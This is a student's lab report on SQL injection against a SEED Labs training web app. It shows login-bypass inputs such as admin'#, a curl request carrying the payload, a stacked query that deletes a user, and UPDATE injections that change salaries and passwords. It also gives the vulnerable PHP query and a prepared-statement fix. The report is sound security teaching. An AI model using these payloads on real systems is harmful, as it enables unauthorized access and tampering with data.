D0029E - SQL Injection (Lab 5)

Martin Askolin*

Luleå tekniska universitet
971 87 Luleå, Sverige

4 oktober 2021

*email: marsak-8@student.ltu.se

1 Get Familiar with SQL statements

We print all the information about Alice using the SELECT statement. Note that the password is hashed with sha-1 making it a lot harder for an attacker to get their hands on the real password.


```
mysql> select * from credential where Name = "Alice";
+----+-------+-------+--------+------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Figur 1: Output of all information related to Alice.

2 SQL Injection Attack on SELECT statement

2.1 SQL Injection Attack from webpage

By submitting the username admin'# the SQL statement is successfully read as *'SELECT ∗ FROM credentials WHERE name='admin"* where the rest of the original statement is seen as a comment.



Figur 2: Login credentials for accessing admin account exploiting the structure of the SQL statement.

2.2 SQL Injection Attack from command line

This time the attack was done on the bash command line and the decimal characters for # and ’ was used in the url.

```
[09/30/21]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password=0'
```

Figur 3: Command for accessing admin account through bash console.


```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
 class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col
'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><t
body><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td
>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><
td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td><
/td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
```


Figur 4: Content of admin page html.

2.3 Append a new SQL statement

Figure 5 shows how we can extend our injection to run 2 commands. When submitting this to the website however it was clear that the website prevented double statements.


```
admin'; delete from credential where Name='Alice';/*
```

Figur 5: Input for running 2 SQL commands.

3 SQL Injection Attack on UPDATE Statement

3.1 Modify your own salary

Note that I edited Ryan’s salary. This is because I managed to remove Alice by testing the command from the previous task directly on the database. It is also worth pointing out that Ryan did not have to fill in all the input fields however I had already looked up the white house address at this point and was committed to continue the bit.



Figur 6: Content submitted to change Ryan's salary.


Ryan Profile

Key	Value
Employee ID	30000
Salary	1000000
Birth	4/10
SSN	98993524
NickName	President Ryan
Email	ryan@whitehouse.com
Address	1600 Pennsylvania Avenue NW
Phone Number	911

Figur 7: Result

3.2 Modify other people's salary

Figure 8 displays the input given by Ryan to change Boby's salary. The full command is *'loser', salary='1' where name='boby'#'* Again the nickname could have been left empty.



Figur 8: Content submitted to change Boby's salary.


User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Boby	20000	1	4/20	10213352	loser			
Ryan	30000	1000000	4/10	98993524	President Ryan	ryan@whitehouse.com	1600 Pennsylvania Avenue NW	911
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				
Alice								


Figur 9: Result.

3.3 Modify other people's password

The task was probably to apply sha-1 on the password in a custom field but since this was not explicitly said we exploited our knowledge of the SQL statement knowing that phone number is the last parameter we could submit the password without hashing the password ourselves.




Figur 10: Command to change Boby's password.



Figur 11: Attacker (Ryan) accessing Boby's account

4 Countermeasure - Prepared statement



```
index.html (/var/www/SQLInjection) - gedit
Open
index.html
/var/www/SQLInjection
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 11th April 2018
Developer: Kuber Kohli

Update: Implemented Bootstrap to redesign the UI of the website.
-->
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    <a class="navbar-brand" href="#" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
  </nav>
  <div class="container  col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><hr><br>
    <div class="container">
      <form action="safe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
          <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
        </div>
        <div class="input-group mb-3">
          <div class="input-group-prepend">
            <span class="input-group-text" id="pwd">PASSWORD </span>
          </div>
          <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Username" aria-describedby="pwd">
        </div>
        <br>
        <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
      </form>
    </div>
```

Figur 12: Code changed in index.html


```php
<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// check if it has exist login session
if($input_uname=="" and $hashed_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
  $input_uname = $_SESSION['name'];
  $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}
```

```php
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

Figur 13: Prepared statement.

```php
<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// check if it has exist login session
if($input_uname==="" and $hashed_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
  $input_uname = $_SESSION['name'];
  $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
```

Figur 14: Unsecure statement structure.



Figur 15: No longer able to access the admin account thanks to prepared statements.